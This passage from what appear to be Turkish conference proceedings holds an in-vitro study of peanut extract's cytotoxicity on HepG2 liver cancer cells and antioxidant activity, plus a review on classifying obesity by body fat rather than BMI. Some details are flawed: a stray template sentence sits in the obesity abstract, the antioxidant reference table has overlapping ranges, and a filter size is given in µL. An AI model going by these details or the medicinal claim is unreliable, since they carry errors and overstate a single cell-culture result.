- [36] D. Peleg-Raibstein, G. Sarker, K. Litwan, S. D. Krämer, S. M. Ametamey, R. Schibli and C. Wolfrum, “Enhanced sensitivity to drugs of abuse and palatable foods following maternal overnutrition”. *Translational psychiatry*, vol. 6, pp. e911-e911, October 2016.
- [37] Z. Y. Ong and B. S. Muhlhausler, “Maternal “junk-food” feeding of rat dams alters food choices and development of the mesolimbic reward pathway in the offspring”. *The FASEB Journal*, vol. 25, pp. 2167-2179, March 2011.
- [38] J. Gugusheff, P. Sim, A. Kheng, S. Gentili, M. Al-Nussairawi, J. Brand-Miller and B. Muhlhausler, “The effect of maternal and post-weaning low and high glycaemic index diets on glucose tolerance, fat deposition and hepatic function in rat offspring”. *Journal of Developmental Origins of Health and Disease*, vol. 7, pp. 320-329, December 2016.
- [39] E. Pannia, C. E. Cho, R. Kubant, D. Sánchez-Hernández, P. S. Huot, D., Chatterjee, ... and G. H. Anderson, “A high multivitamin diet fed to Wistar rat dams during pregnancy increases maternal weight gain later in life and alters homeostatic, hedonic and peripheral regulatory systems of energy balance”. *Behavioural brain research*, vol. 278, pp. 1-11, February 2015.
- [40] D. Sanchez-Hernandez, A. N. Poon, R. Kubant, H. Kim, P. S. Huot, C. E. Cho, ... et al. and G. H. Anderson, G. H. “A gestational diet high in fat-soluble vitamins alters expression of genes in brain pathways and reduces sucrose preference, but not food intake, in Wistar male rat offspring”. *Applied Physiology, Nutrition, and Metabolism*, vol. 40, pp. 424-431, March 2015.
- [41] C. R. Pinheiro, E. G. Moura, A. C. Manhães, M. C. Fraga, S. Claudio-Neto, Y. Abreu-Villaça, et al and P. C. Lisboa, P. C. “Concurrent maternal and pup postnatal tobacco smoke exposure in Wistar rats changes food preference and dopaminergic reward system parameters in the adult male offspring”. *Neuroscience*, vol. 301, pp. 178-192, August 2015.
- [42] J. Paradis, P. Boureau, T. Moyon, S. Nicklaus, P. Parnet, and V. Paillé, “Perinatal western diet consumption leads to profound plasticity and GABAergic phenotype changes within hypothalamus and reward pathway from birth to sexual maturity in rat”. *Frontiers in endocrinology*, vol. 8, pp. 216, August 2017.
- [43] J. R. Gugusheff, Z.Y. Ong and B. S. Muhlhausler, “The early origins of food preferences: targeting the critical windows of development”. *The FASEB Journal*, vol. 29, pp. 365-373, January 2015.

- [44] M. H. Vickers, B. H. Breier, W. S. Cutfield, P. L. Hofman and P. D. Gluckman, P. D. “Fetal origins of hyperphagia, obesity, and hypertension and postnatal amplification by hypercaloric nutrition”. *American Journal of Physiology-Endocrinology And Metabolism*, vol. 279, pp. E83-E87, July 2000.

YERFISTIĞININ KARACİĞER HEPATOSELÜLER KARSİNOMA HÜCRESİ ÜZERİNDEKİ SİTOTOKSİK ETKİSİNİN VE ANTİOKSİDAN AKTİVİTESİNİN BELİRLENMESİ

Gülçin Alp Avcı¹, Emre Avcı²

¹*Hitit Üniversitesi, Fen Edebiyat Fakültesi, Moleküler Biyoloji ve Genetik Bölümü, Biyoteknoloji Anabilim Dalı, Corum, TURKEY*

²*Sağlık Bilimleri Üniversitesi, Gülhane Eczacılık Fakültesi, Temel Eczacılık Bilimleri Biyokimya Anabilim Dalı, Ankara, TURKEY*

alp.gulcin@yahoo.com

ORCID: 0000-0003-4049-0756

ÖZET

Tıbbi önemi olan bitkiler birçok alanda dikkat çekmektedir. Bu bitkilerin en çok göze çarpan ve araştırmaya konu olan özellikleri tedavi desteği olarak kullanılabilimleridir. Çoğu bitkinin kök, gövde, yaprak ve tohum kısımlarından bu amaçla faydalanılmaktadır. Baharat ve kuruyemiş olarak tüketilen bazı bitkiler de tıbbi önem açısından araştırmalara konu olmaktadır. Yerfıstığı birçok ülkede olduğu gibi ülkemizde de sıklıkla tüketilen önemli bir besin kaynağıdır. Yerfıstığı tohumları içerisinde bitkilerin büyüme ve gelişme dönemlerinde çevresel stres ve hastalıklara karşı dayanıklılık sağlayan fenolik bir bileşik olan resveratrol bulunmaktadır. Bu fenolik bileşiğin antibakteriyel, antiviral, antifungal, antienflamatuar ve antikanser aktivitelere sahip olduğu bilinmektedir. Bizim çalışmamızda biyolojik aktiviteye sahip olduğu düşünülen yerfıstığının karaciğer hepatoselüler karsinoma hücresi üzerindeki sitotoksik etkisinin ve antioksidan aktivitesinin belirlenmesi hedeflenmiştir. Çalışmamızda ticari olarak elde edilen yerfıstıklarının su ile ekstraksiyonu yapıldı. Ekstraksiyonu yapılan örneklerin farklı konsantrasyonlarının hepatoselüler karsinoma hücresi HepG2 hücreleri üzerindeki sitotoksik etkisi MTT yöntemi ile belirlendi. Ayrıca spektroskopik bir yöntem ile ekstraktların total antioksidan aktiviteleri tayin edildi. Sitotoksikite çalışmalarından elde edilen sonuçlara göre 62,5 mg/ml konsantrasyonunda neredeyse %50 oranında bir sitotoksik etki gözlenirken, konsantrasyonun daha da artırılması ile sitotoksik etkide bir miktar azalma gözlenmiştir. Ekstraktların total antioksidatif aktivitesi ise 4.12 mmol/L olarak belirlendi. Sonuç olarak, son

yıllarda tıbbi önemi olan bitkilerle ilgili çalışmalar hız kazanmıştır. Çalışmamızda, birçok ülkede yüksek tüketim oranına sahip yer fıstığının belirli oranlarda uygulamasının karaciğer hepatoselüler karsinoma hücreleri üzerinde sitotoksik etkisi olması ve aynı zamanda antioksidan özelliğe sahip olduğu gösterilmiştir. Elde ettiğimiz veriler, yer fıstığının da tıbbi bitkiler arasında yer almasına ve daha detaylı çalışmalar yapılarak öneminin vurgulanması açısından katkı sağlayacaktır.

Anahtar Kelimeler: Yerfıstığı, Hepatotoksisite, Antioksidan aktivite

DETERMINATION OF ANTIOXIDANT ACTIVITY AND CYTOTOXIC EFFECTS ON LIVER HEPATOCELLULAR CARCINOMA CELL OF PEANUTS

ABSTRACT

Medicinal plants attract attention in many areas. The most striking and researched properties of these plants are that they can be used as a treatment support. The root, stem, leaf and seed parts of most plants are used for this purpose. Some plants consumed as spices and nuts are also subject to research in terms of medical importance. Peanut is an important food source that is frequently consumed in our country as in many countries. Peanut seeds contain resveratrol, a phenolic compound that provides resistance to environmental stress and diseases during the growth and development periods of plants. This phenolic compound is known to have antibacterial, antiviral, antifungal, anti-inflammatory and anticancer activities. In our study, we aimed to determine the cytotoxic effect and antioxidant activity of peanut, which is thought to have biological activity, on liver hepatocellular carcinoma cells. In our study, commercially obtained peanuts were extracted with water. The cytotoxic effect of different concentrations of the extracted samples on hepatocellular carcinoma cell HepG- 2 cells was determined by MTT method. In addition, total antioxidant activities of the extracts were determined by a spectroscopic method. According to the results obtained from cytotoxicity studies, a cytotoxic effect of almost 50% was observed at the concentration of 62.5 mg / ml, while a slight decrease in the cytotoxic effect was observed with the further increase of the concentration. The total antioxidant activity of the extracts was determined as 4.12 mmol / L. As a result, studies on medicinal plants have accelerated in recent years. In our study, it has been shown that the application of certain amounts of peanuts, which have a high consumption rate in many countries, have a cytotoxic effect on liver hepatocellular carcinoma cells and also

have antioxidant properties. The data we have obtained will contribute to the inclusion of peanuts among medicinal plants and to emphasize its importance by conducting more detailed studies.

Keywords: *Peanut, Hepatotoxicity, Antioxidant activity*

INTRODUCTION

According to the World Health Organization, 25% of the pharmaceutical drugs used today are manufactured from medicinal plants. At the same time, according to FAO (Food and Agriculture Organization), 30% of medicines sold worldwide contain compounds derived from plant materials [1]. The main active ingredient of some drugs is obtained from plants generally classified as medicinal plants. Medicinal plants attract attention in many areas. The root, stem, leaf and seed parts of most plants are used for this purpose.

Peanut (*Arachis hypogaea* L.) is an annual plant in the legume family (Fabaceae). Peanut, which is in the category of oil seeds in our country as in the world, is also classified in the industrial plants group [2]. It is an important food source that is frequently consumed in our country as in many countries. Peanut seeds contain resveratrol, a phenolic compound that provides resistance to environmental stress and diseases during the growth and development periods of plants. This phenolic compound is known to have antibacterial, antiviral, antifungal, anti-inflammatory and anticancer activities [3]

One of the most important features of medicinal plants research is whether they are effective on cancer cells. MTT test is often used to evaluate the cytotoxic effect on cancer cells of the active ingredients. And also, the MTT test is widely used to evaluate cell viability. However, it is known that the enzymatic reduction of MTT to formazan is catalyzed by mitochondrial succinate dehydrogenase. Therefore, the MTT test is dependent on mitochondrial respiration and indirectly provides an opportunity to evaluate the cellular energy capacity of a cell. The MTT test is a colorimetric reaction that can be readily measured from bottom coated cell monolayers in multi-well plates [4].

Foods containing antioxidant substances protect living things against oxidative damage caused by free radicals such as reactive oxygen and nitrogen species. The most important sources of antioxidant components are natural nutrients of plant origin. Antioxidants from these foods are often referred to as phytochemical antioxidants [5]. Peanut is known as an important antioxidant due to its phenolic compounds.

In our study, we aimed to determine the cytotoxic effect on the liver hepatocellular carcinoma cell HepG-2 and antioxidant activity of peanut, which is thought to have biological activity and contains phenolic compounds.

MATERIAL AND METHODS

a. The peanut extraction

Twenty five grams of peanuts were pulverized and then extracted with 250 ml of water in a soxhlet apparatus. The extracts obtained were made ready for use by passing through a 0.22 µL filter.

b. Cell culture

HepG- 2 cell lines were propagated by opening T-25 flasks for use in experiments. Dulbecco's Modified Eagle Medium (DMEM) enriched with 10% fetal bovine serum (FBS) and 1% Penicillin / streptomycin was used to maintain cell viability. Cells were generally grown at 37 ° C in a normoxic incubator containing 5% carbon dioxide.

When cells with positive viability reach the desired density for experimental application, complete medium is removed and the cell surface is washed 3 times with PBS; By activating the enzyme at 37 ° C in a carbon dioxide incubator for 3-5 minutes with trypsin-EDTA, cadherin connections between cells were inhibited. Complete medium (nutrient medium containing FBS) was added to stop the enzyme activity after sufficient time. Cells were centrifuged at approximately 1200 rpm for 3-5 minutes. Cell count was performed using Trypan-Blue dye with the TC20™ Automated Cell Counter device and the appropriate cell number was determined for all experiments.

c. Effect of peanut extracts on the viability of HepG2 cell lines

MTT (3- (4,5-Dimethyl Thiazol-2-yl) -2,5-diphenyltetrazolium bromide) was used to determine cell viability. For MTT test; HepG- 2 cell lines were removed from the flask with the help of trypsin-EDTA and counted. Cells were obtained with 90-99% viability. Three sets of repetitions were set up for each sample group. As a control, 20% DMSO with a cytotoxic effect on cells and cell nutrient (DMEM) representing viability were used. Cells counted from each cell line were transferred to a 96-well plate with 1×10^4 / 100 µl cells per well. Cells were incubated for 22-26 hours at 37 ° C in an environment with 5% carbon dioxide for environment adaptation. The extraction concentrations for the MTT test were set at 500-250-125-62.5-31.25-15.62-7.81 mg / ml. Experimental groups were also applied at the same ambient conditions for 24-48 hours at the end of this incubation. At the end of the incubation, cell viability was evaluated by MTT analysis. Morphological changes were examined microscopically. In this research, MTT was dissolved at a ratio of 1: 1 in DMEM without phenol red in accordance with TS

EN ISO 10993-5 standards. Isopropyl alcohol was used as the stop solution. The reaction was incubated for 2 hours, and absorbance was measured at 570 nm at the end of incubation.

d. The total antioxidant activity of peanut extracts


The Rel Assay Diagnostic kit (Baran Medikal, Turkey) was used to determine the total antioxidant activity of the extracts and the kit protocol was applied according to the manufacturer's instructions. The results were evaluated by reading at 600 nm in the spectrophotometer.

RESULTS

Cytotoxic effects of peanut extract on HepG-2 hepatocellular carcinoma cells were determined as % viability values. According to the results obtained from cytotoxicity studies, a cytotoxic effect of almost 50% was observed at the concentration of 62.5 mg / ml, while a slight decrease in the cytotoxic effect was observed with the further increase of the concentration. The data obtained were calculated and the IC₅₀-EC₅₀ value was determined with the GraphPad Prism 9 program.

Figure 1. Cell culture method HepG-2 hepatocellular carcinoma cells with 10% FBS medium





Graphic 1. IC50 value graph of peanut extract in HepG-2 cell (Concentrations 500-250-125-62.5-31.25-15.62-7.81-0 mg / ml) (Logarithmic values are used in the graph)

The total antioxidant activity of the peanut extracts was determined as 4.12 mmol / L. Total antioxidant activity results, the results obtained according to the procedure of Rel Assay total antioxidant activity measurement kit are interpreted in line with the reference values given in Table 1.

Table 1. Total antioxidant activity reference values according to kit procedure

Total antioxidant activity reference values (mmol Trolox Equiv./L)	
>2,0	Very good
1,45 - 2,00	Normal
1,20 - 1,45	Can be tolerance
1,00 - 1,20	Low antioxidant level
<1,20	Very low antioxidant level

CONCLUSION

As a result, studies on medicinal plants have accelerated in recent years. In our study, it has been shown that the application of certain amounts of peanuts, which have a high consumption rate in many countries, have a cytotoxic effect on liver hepatocellular carcinoma cells and also have antioxidant properties. The data we have obtained will contribute to the inclusion of peanuts among medicinal plants and to emphasize its importance by conducting more detailed studies.

REFERENCES

- [1] FAO, 2005. Trade in Medicinal Plants, <http://www.fao.org/3/af285e/af285e00.pdf> Erişim Tarihi: 31.01.2021
- [2] G. şahin. "Groundnut (*Arachis hypogaea* L.) Cultivation in Türkiye And Osmaniye Peanut As A Geographical Indication". Gaziantep University Journal of Social Sciences vol. 13(3), pp. 619-644. 2014.
- [3] J. M Sales, A.V.A. Resurreccion. "Resveratrol in Peanuts". Critical Reviews in Food Science and Nutrition. Vol.54(6), pp.734-770. 2014.
- [4] E. Chacon, D. Acosta, J.J. Lemasters. "In Vitro Methods in Pharmaceutical Research, Chapter: 9 - Primary Cultures of Cardiac Myocytes as In Vitro Models for Pharmacological and Toxicological Assessments", pp. 209-223. 1997.
- [5] N. Güleşci, İ. Aygöl. "Beslenmede Yer Alan Antioksidan Ve Fenolik Madde İçerikli ęerezler". Gümüşhane Üniversitesi Sağlık Bilimleri Dergisi / Gümüşhane University Journal of Health Sciences. vol. 5(1), pp.109-129. 2016.

NEW APPROACH ON CLASSIFICATION OF OBESITY

Muzaffer Al¹

¹*Yakin Doğu Üniversitesi Genel Cerrahi Anabilim Dalı, Lefkoşe,-KKTC*

drmuzaffer61@hotmail.com

ORCID: 0000-0002-0187-3247

ABSTRACT

Body mass index threshold values currently are used for pre-obesity and obesity definition. The ancient MBI formula, developed by Quetelet about 200 years ago, is not a measure of adiposity but merely an imprecise mathematical estimate. Obesity and glucose metabolism are closely related to low-grade systemic inflammation, involving several proinflammatory cytokines that produced by many cell types which appear to be major regulators of adipose tissue metabolism. The most significant limitation of this kind of measurement is that it reduces the diagnosis of obesity to only the amount of weight gain and waist circumference enlargement. However, an increase or decrease in body fat, which affects physiological and metabolic processes, could result in increased morbidity and mortality is not taken into account in that aspect. Because of adipose tissue's endocrine and inflammatory role, it is necessary to classify obesity according to body fat composition and distribution rather than simply increasing body weight. Because body mass index cannot directly measure body fat percentage (PBF) and does not distinguish between total body fat or bone mass, BMI as the body fat index for a person may be inaccurate and inadequate to consider as a cardiovascular risk factor. Thus, BMI, the ratio between weight and height square (kg/m²), used to estimate a person's body fat percentage efficiently and categorize people, causes a considerable error and misclassification. For papers to be sent as full paper, the formatting of the table, figure, equation, graphic and bibliography given below should be used. For these reasons, the importance of defining new classifications and using them for diagnosis and treatment has increased in recent years.

Keywords: *Obesity, Body mass index, Body fat percentage, Systemic inflammation.*

OBEZİTENİN SINIFLANDIRILMASINDA YENİ YAKLAŞIM ÖZET

Vücut kitle indeksi şu anda obezite öncesi ve obezite tanımı için kullanılmaktadır. Günümüzde kullanılan Quetelet tarafından yaklaşık 200 yıl önce geliştirilen eski vücut kitle indeksi (BMI) artık sadece kesin olmayan matematiksel bir tahmin olarak karşımıza çıkmaktadır. Obezite ve glukoz metabolizması, birçok hücre tipi tarafından üretilen proinflamatuvar sitokinlerin düzenlenmesinden etkilenmekte ve düşük dereceli sistemik inflamasyonla yakından ilişkilidir. BMI'nın en önemli sınırlaması, obezite tanısını sadece kilo alma miktarı ve bel çevresi genişlemesine indirgemesidir. Bununla birlikte, fizyolojik ve metabolik süreçleri etkileyen vücut yağında bir artış veya azalma, morbiditenin artmasına neden olabilir ve bu açıdan ölümler hesaba katılmaz. Yağ dokusunun endokrin ve inflamatuvar rolü nedeniyle, obeziteyi basitçe vücut ağırlığını artırmaktan ziyade vücut yağ bileşimi ve dağılımına göre sınıflandırmak gerekir. Vücut kitle indeksi, vücut yağ yüzdesini (PBF) doğrudan ölçülemediğinden ve toplam vücut yağı veya kemik kütlesi arasında ayırım yapmadığından, bir kişinin vücut yağ indeksi olarak BMI'nın kullanılması kardiyovasküler bir risk faktörü olarak düşünmek için yanlış ve yetersiz olabilir. Bu nedenle, bir kişinin vücut yağ yüzdesini verimli bir şekilde tahmin etmek ve insanları kategorize etmek için kullanılan ağırlık ve boy kare (kg/m^2) arasındaki oran olan BMI, önemli bir hataya ve yanlış sınıflandırmaya neden olur. Bu nedenlerde son yıllarda yeni sınıflandırmaların tanımlanması ve tanı-tedavi için kullanılmasının önemi artmaktadır.

Anahtar Kelimeler: Obezite, Vücut kitle indeksi, Vücut yağ yüzdesi, Sistemik inflamasyon.

MAIN TEXT

Obesity was defined as "a condition in which the percentage of body fat (PBF) increases to the extent that health and well-being deteriorate" by The World Health Organization (WHO) and declared as a "global epidemic" because of the alarming increase in prevalence [1]. Obesity is considered a low-grade systemic inflammation characterized by inflammation which results in abnormal adipokine and inflammatory biological marker production. In addition to many types of cancer, obesity is associated with a number of the comorbidities such as hypertension, hyperlipidemia, heart failure, type 2 diabetes (T2DM), obstructive sleep apnea, thromboembolic disease, osteoarthritis, gastroesophageal reflux

disease, asthma, polycystic ovarian disease, nonalcoholic fatty liver disease (NAFLD) and metabolic syndrome [2]. Insulin resistance, visceral obesity, dyslipidemia, glucose intolerance, and hypertension are possible results of obesity which ultimately causes cardiovascular disorders. Insulin resistance and chronic low-grade inflammation appear to be critical points obesity. In numerous clinical studies, bariatric surgery is superior to other treatment alternatives in achieving weight loss and treating obesity-related comorbidities compared to intensive medical and lifestyle interventions [3].

The general population is classified into six categories according to the body mass index [4] as follows;

- Underweight (BMI < 18.5 kg/m²)
- Normal weight (18.5 < BMI < 24.9 kg/m²)
- Overweight (25 < BMI < 29.9 kg/m²)
- Class I obesity (30 < BMI < 34.9 kg/m²)
- Class II obesity (35 < BMI < 39.9 kg/m²)
- Class III obesity (BMI > 40 kg/m²)

The role of adipose tissue in lipid and glucose metabolism, and low-grade inflammation, obesity should be classified according to body fat composition and distribution rather than the simple increase in body weight. The new term adiposopathy ("sick fat") clearly describes the pathogenic role of adipose tissue. Therefore, new approaches are proposed for more suitable definition. Four obese individual phenotypes have been identified as follows[5]:

- 1- Normal weight obese (NWO)
- 2- Metabolically obese with normal weight (MONW)
- 3- Metabolically healthy obese (MHO)
- 4- Metabolically unhealthy obese (MUO) or under the risk of obese

Additionally, sarcopenic obesity is associated with all these phenotypes. The normal body weight category expressed as metabolically healthy normal weight distinguishes it from normal weight obese. It is essential to recommend a bariatric surgery that considers adiposopathy and patient fat, which occurs with the fat mass's enlargement by changing the patient's inflammatory and metabolic profile. Body fat percentage and genetic polymorphism should be assessed to personalize the best bariatric surgical intervention. Existing studies show that the body fat percentage is in the range of 23-25% for men and 30-35% for women [6]. When applied to the Italian population, the clinical use of the World Health Organization's BMI threshold values causes misclassification. The disagreement over the classification of obese Italian women has become striking. In the 30-40 age classes, the proportion of

obese women according to body mass index is 30%, and the classification goes up to 82% according to body fat percentage [7]. Values corresponding to average weight, overweight, and various obesity subgroups are confused with body skeleton and muscles, fluid retention, sarcopenia in aging or disease state, spinal disorders, physical disabilities, and cross-cultural differences. A person with the same BMI may have a more significant proportion of total body fat mass and maybe obese or have a significant muscle mass and weightlifter. Also, the percentage of body fat at a given BMI is based on gender, age, and race-ethnicity, which will change accordingly. It is also recommended to measure waist circumference (WC) in adults with a BMI of less than 35 kg/m² to assess the disease risk further. In all cases, obese individuals differ in excess fat mass and the regional distribution of fat within the body. Fat distribution affects the risk of obesity, so it is beneficial to distinguish those at high risk of abnormal fat distribution or android obesity from those with less severe fat distribution. It is distributed more evenly and peripherally throughout the body. The adipose tissue surrounding the abdominal organs is more alarming than the subcutaneous fat accumulation under the skin. Other indicators for evaluating excess body fat should be used in clinical practice and research (for example, waist circumference, skin layer thickness, waist-to-hip ratio, and waist-to-height ratio). Some studies have shown that waist circumference alone or with the BMI may have a stronger association with some health outcomes than BMI alone [8]. It has been reported that in postmenopausal women, both body mass index and waist circumference are associated with mortality [9]. However, waist circumference may be more important than body mass index, reflecting abdominal fat levels. Waist circumference reflects abdominal or intra-abdominal fat, while hip circumference reflects different body composition aspects in the gluteal-femoral region, namely muscle mass, bone, and fat mass.

Hypertrophic adipocytes tend to be associated with dyslipidemia and insulin resistance. According to Patel and Abate, subcutaneous adipose tissue (SAT) may be a significant contributor of systemic free fatty acid flux, more than visceral or retroperitoneal fat, which can determine the development of insulin resistance [10]. Additionally, they demonstrated that insulin resistance and vascular endothelial dysfunction are associated with elevated plasma C-reactive protein (CRP) levels in obese individuals with the phenomenon of adipose tissue macrophage (ATM) infiltration. Due to the complexity of the obesity pathophysiology, it is clear that a new and more adequate model, possibly based on pathophysiological findings, and a new method for accurate identification of all affected subjects for effective and successful treatment is needed.

OBESITY AS A DISEASE: SICK FAT OR FAT MASS DISEASE

Adiposopathy is caused by a positive caloric imbalance in the hypercaloric diet and sedentary lifestyle in genetically and environmentally sensitive individuals: impaired adipocyte proliferation or differentiation (adipogenesis), visceral adiposity, adipose tissue growth beyond adequate vascular supply, and ectopic fat accumulation leading to metabolic disease. To understand the importance of the

role of adipose tissue in the onset of a pathological condition and to distinguish the degree and type of the disease, Bays presented the definition of "sick fatty disease" and obesity as the type of adiposopathy.

ECTOPIC FAT DISTRIBUTION AND ORGAN FUNCTION

The relationship between visceral fat and metabolic and cardiovascular diseases is also associated with ectopic fat accumulation accompanying visceral adiposity. This pathological enlargement is associated with visceral adiposity with the accumulation of adipose tissue in ectopic areas such as the liver, skeletal muscle, and pancreas. The presence of metabolically healthy obese people supports this concept. They have less ectopic fat and are sensitive to insulin despite the high subcutaneous fat in the gluteal storage. The distribution of adipose tissue is more determinant of metabolic and cardiovascular risk than general adiposity. Inability to expand subcutaneous stores in response to positive energy balance causes metabolic and cardiovascular complications.

FAT IS AN ENDOCRINE TISSUE AND CAN INDEED FORM THE LARGEST ENDOCRINE ORGAN IN THE BODY

Suppose adipose tissue is considered as a metabolically inactive fat store. In that case, adipose tissue's present appearance is an active secretory organ that sends and responds to signals that regulate appetite, energy expenditure, insulin sensitivity, endocrine and reproductive systems, bone metabolism, inflammation, and immunity. Expansion of adipose tissue is accompanied by further infiltration of immune cells, particularly macrophages and T cells, with an increased proinflammatory phenotype. The role of visceral fat in the development of peripheral insulin resistance seen in Type 2 Diabetes is already known. Insulin resistance is directly affected by inflammatory cytokines such as tumor necrosis factor- α (TNF- α), transforming growth factor- β (TGF- β).

THE ROLE OF INFLAMMATORY CYTOKINES AND GENETIC CHANGES IN CHRONIC-DEGENERATIVE DISEASES RELATED TO INFLAMMATION AND OBESITY

Obesity is a low-grade systemic inflammation characterized by the activation of proinflammatory signaling pathways resulting in abnormal adipokine production and induction of inflammatory cytokines. Inflammatory cytokines such as CRP, interleukin-6 (IL-6), interleukin-1 (IL-1) family (IL-1a, IL-1p) and IL-1 receptor antagonist (IL-1Ra) and TNF- α are at the same degree as those observed in classical inflammatory conditions. If not, it increases in obese individuals compared to lean subjects. It is a known fact that cytokines have metabolic activities because many "adipokines" modulate both metabolic and vascular homeostasis [11]. This inflammatory mechanism underlies the risk of developing Type 2 Diabetes, acute heart attack, and Alzheimer's disease in obesity. Polymorphisms of genes of cytokines and allele variants are assumed to play a role in obesity and related chronic degenerative diseases. Among the first genes activated with any deleterious limitation are genes for IL-6, IL-1, and TNF- α . These molecules activate each other, and both are critical components of the

inflammatory process. Besides regulating the immune system, IL-6 plays a role in regulating body fat and energy expenditure. Recent studies have shown that IL-6 deficient mice develop mature onset obesity with high circulating leptin levels [12]. High circulating IL-6 concentrations have been found to predict the development of type 2 diabetes. IL-6 plays a central role in the proinflammatory pathway mechanism, and there is some evidence suggesting that a cytokine network is implied for the development of metabolic disorders such as type 2 diabetes, cardiovascular disease, and sarcopenia.

TUMOR NECROSIS FACTOR-ALPHA (TNF- α):

Adipose tissue macrophages are the primary source of TNF- α that produced by white adipose tissue and contribute approximately 50% of IL-6 from white adipose tissue. TNF- α participates in inflammatory events but is also essential for autocrine/paracrine function that limits adipose tissue function and skeletal muscle expansion by inducing lipolysis, insulin resistance, and muscle apoptosis. It leads to an increase in circulating leptin concentrations, and, finally, its overgrowth aims to stop the growth of tissues by surpassing fat. Disturbances in circulating leptin levels may be accompanied by lower control of appetite and thermogenesis or may occur due to leptin resistance.

INTERLEUKIN 1 (IL-1)

IL-1 is produced by adipose tissue and is involved in metabolism. Some of the most relevant properties of IL-1 biological activity is regulatory role on prostaglandin E2 (PGE2) and nitric oxide (NO) production. It is considered as cyclooxygenase type-2 and its ability to initiate inducible nitric oxide, which leads to its significant expression by cells exposed to it. In obese individuals, the serum level of IL-1 results in acquired resistance to leptin. Additionally, IL-1 levels have shown to be elevated in inflammatory autoimmune diseases and sepsis. Proinflammatory IL-1 genotype pattern has recently been associated with cardiovascular acute coronary events [13].

LIPOTOXICITY

When adipose tissue cannot meet the excessive energy storage demand, triglycerides in lean tissue accumulate as ectopic fat, leading to insulin resistance in the liver and skeletal muscle and cause insufficient insulin secretion in the pancreas. High plasma free fatty acids (FFA) and triglyceride levels contribute to intracellular lipid accumulation by causing free fatty acids to be imported into non-adipose tissues (i.e., liver, muscle, pancreas). This phenomenon, known as lipotoxicity, is vital in the pathogenesis of diabetes and heart failure in humans. Adverse consequences of lipid overload have been observed in many organ systems, particularly in the heart, skeletal muscle, pancreas, liver, and kidney. In addition to primary hyperlipidemias, serum triglycerides and free fatty acids are increased in type 1 and type 2 diabetics, and plasma free fatty acid levels are increased in obese individuals. It shows that fatty acid concentrations can affect T cells' proliferation, while high concentrations induce apoptosis in a dose-dependent manner through the induction of several pathways.

BODY FAT DISTRIBUTION

Factors contributing to the depot and distribution of body fat distribution are altered by age, gender, genetics, and ethnicity. Among males and females, accumulated areas of adipose tissue are different. Android obesity refers to adipose tissue that preferably accumulates in the trunk/upper body area closely associated with hypertension, cardiovascular disease, gout, and diabetes, and the term gynoid obesity refers to adipose tissue accumulation in the hip and thigh and less associated complications. Visceral fat storage as assessed by MRI and computed tomography (CT) was found to be specifically associated with obesity-related metabolic changes in both men and women and subcutaneous fat generally describes a positive effect on insulin sensitivity. Genetic predisposition may explain that women are more protected against insulin resistance than men, even though they have a high BMI. Genetic and epigenetic programming is one of the most reliable explanations for observed differences in lipid storage.

OBESITY: BODY COMPOSITION

Today, four phenotypes of obese individuals have been widely defined.

- Normal weight obese (NWO);
- Metabolically normal weight obese (MONW);
- Metabolic healthy obese (MHO);
- Metabolically unhealthy obese (MUO) or obese "at-risk" with metabolic syndrome.

Sarcopenic obesity was characterized and associated with all phenotypes described. Normal weight women are quite different from metabolically healthy women and can also be distinguished from metabolically normal weight obese women based on fat distribution, inflammatory and metabolic parameters, and genetic variants.

NORMAL WEIGHT OBESE (NWO)

Normal BMI (18.5-24.9 kg/m²) and highest body fat (men 23.5%, women 29.2%), which are associated with a higher degree of subclinical vascular inflammation and risk of cardiometabolic disease, where body fat is a major contributing factor. The prevalence of normal weight obesity in the world is close to 10%, and the prevalence is higher in women than in men. Due to the nature of the relationship between lean mass distribution (lean right part of the body) and left leg, and the relationship between cardiovascular disease risk indices, the normal weight obese may be considered an additional obesity metabolic subset.

Compared to those with low total body fat mass, they do not exhibit Metabolic syndrome even though a cluster of metabolic and genetic features such as the higher risk of dyslipidemia, hypertension

(male), cardiovascular disease (female), and 2.2-fold increased cardiovascular mortality (female). Jean et al. provided three potential explanations as to why normal-weight central obesity is associated with increased mortality[14]:

- The accumulation of abdominal visceral fat manifested by an increased circumference
- There is a definite relationship between waist circumference and visceral adiposity and excess adipose tissue in the abdominal cavity organs and the source of inflammation and insulin resistance;
- The decrease in the amount of subcutaneous fat in the legs, hips, and buttocks known to have a favorable metabolic function

NORMAL WEIGHT OBESE WITH METABOLIC DISEASE RISK (MONW)

It represents a subset of individuals who were initially described by Ruderman et al [15]. People who are of normal weight and have a normal body mass index but have a set of metabolic traits that may increase the likelihood of developing the metabolic syndrome as "Metabolically unhealthy normal weight" (MUNW). Also described, MONW women have metabolic disorders specific to obese individuals. They are characterized by high amounts of visceral fat, low body mass index, high-fat mass, low lean body mass, low insulin sensitivity, high concentrations of triacylglycerol, early chronic degenerative disease, and liver fat.

METABOLICALLY HEALTHY (MHO)

Obese without metabolic disease is a new concept in which an individual can exhibit an obese phenotype without any metabolic abnormalities. Obese individuals without the metabolic disease have a metabolic profile that is not characterized by high insulin sensitivity, favorable lipid profile, and hypertension signs, despite having excess body fat. In 2005, Karelis et al. suggested that postmenopausal women who exhibit the obese phenotype without the metabolic disease have a favorable inflammation profile as demonstrated by lower CRP levels and α -1 antitrypsin [16]. Looking at the natural history of the obese phenotype without the metabolic disease, more than half of the subjects showed metabolic syndrome for ten years. According to Karelis et al., The selection criteria for obese individuals without the metabolic disease are based in part on the National Cholesterol Education Program's report on Adult Treatment Panel lipid profiles [16].

- Triglycerides <1.7 mmol/L,
- Total cholesterol <5.2 mmol/L,
- HDL-cholesterol > 1.3 mmol/L,
- Low density lipoprotein (LDL) -cholesterol <2.6 mmol/L,
- Insulin sensitivity (HOMA <1.95),

When four of the five criteria are met, obese individuals' diagnosis without metabolic disease can be made. Intrahepatic triglyceride (IHTG) content and visceral fat volume were higher in metabolically abnormal obese subjects than subjects without metabolic disease. According to Puri's editorial comment, obesity should be accepted as a disease, and no level of obesity can be considered healthy [17]. Kramer et al. observed that obese subjects without metabolic disease were at significantly higher risk of death and cardiovascular events than lean subjects with average weight [18]. Therefore, both non-Metabolic obese and Metabolic obese normal weight phenotypes may not be benign in the same way as the "at-risk obese" phenotype. Individuals in these subgroups should be treated to reverse the conditions.

METABOLICALLY UNHEALTHY OBESITY (MUO)

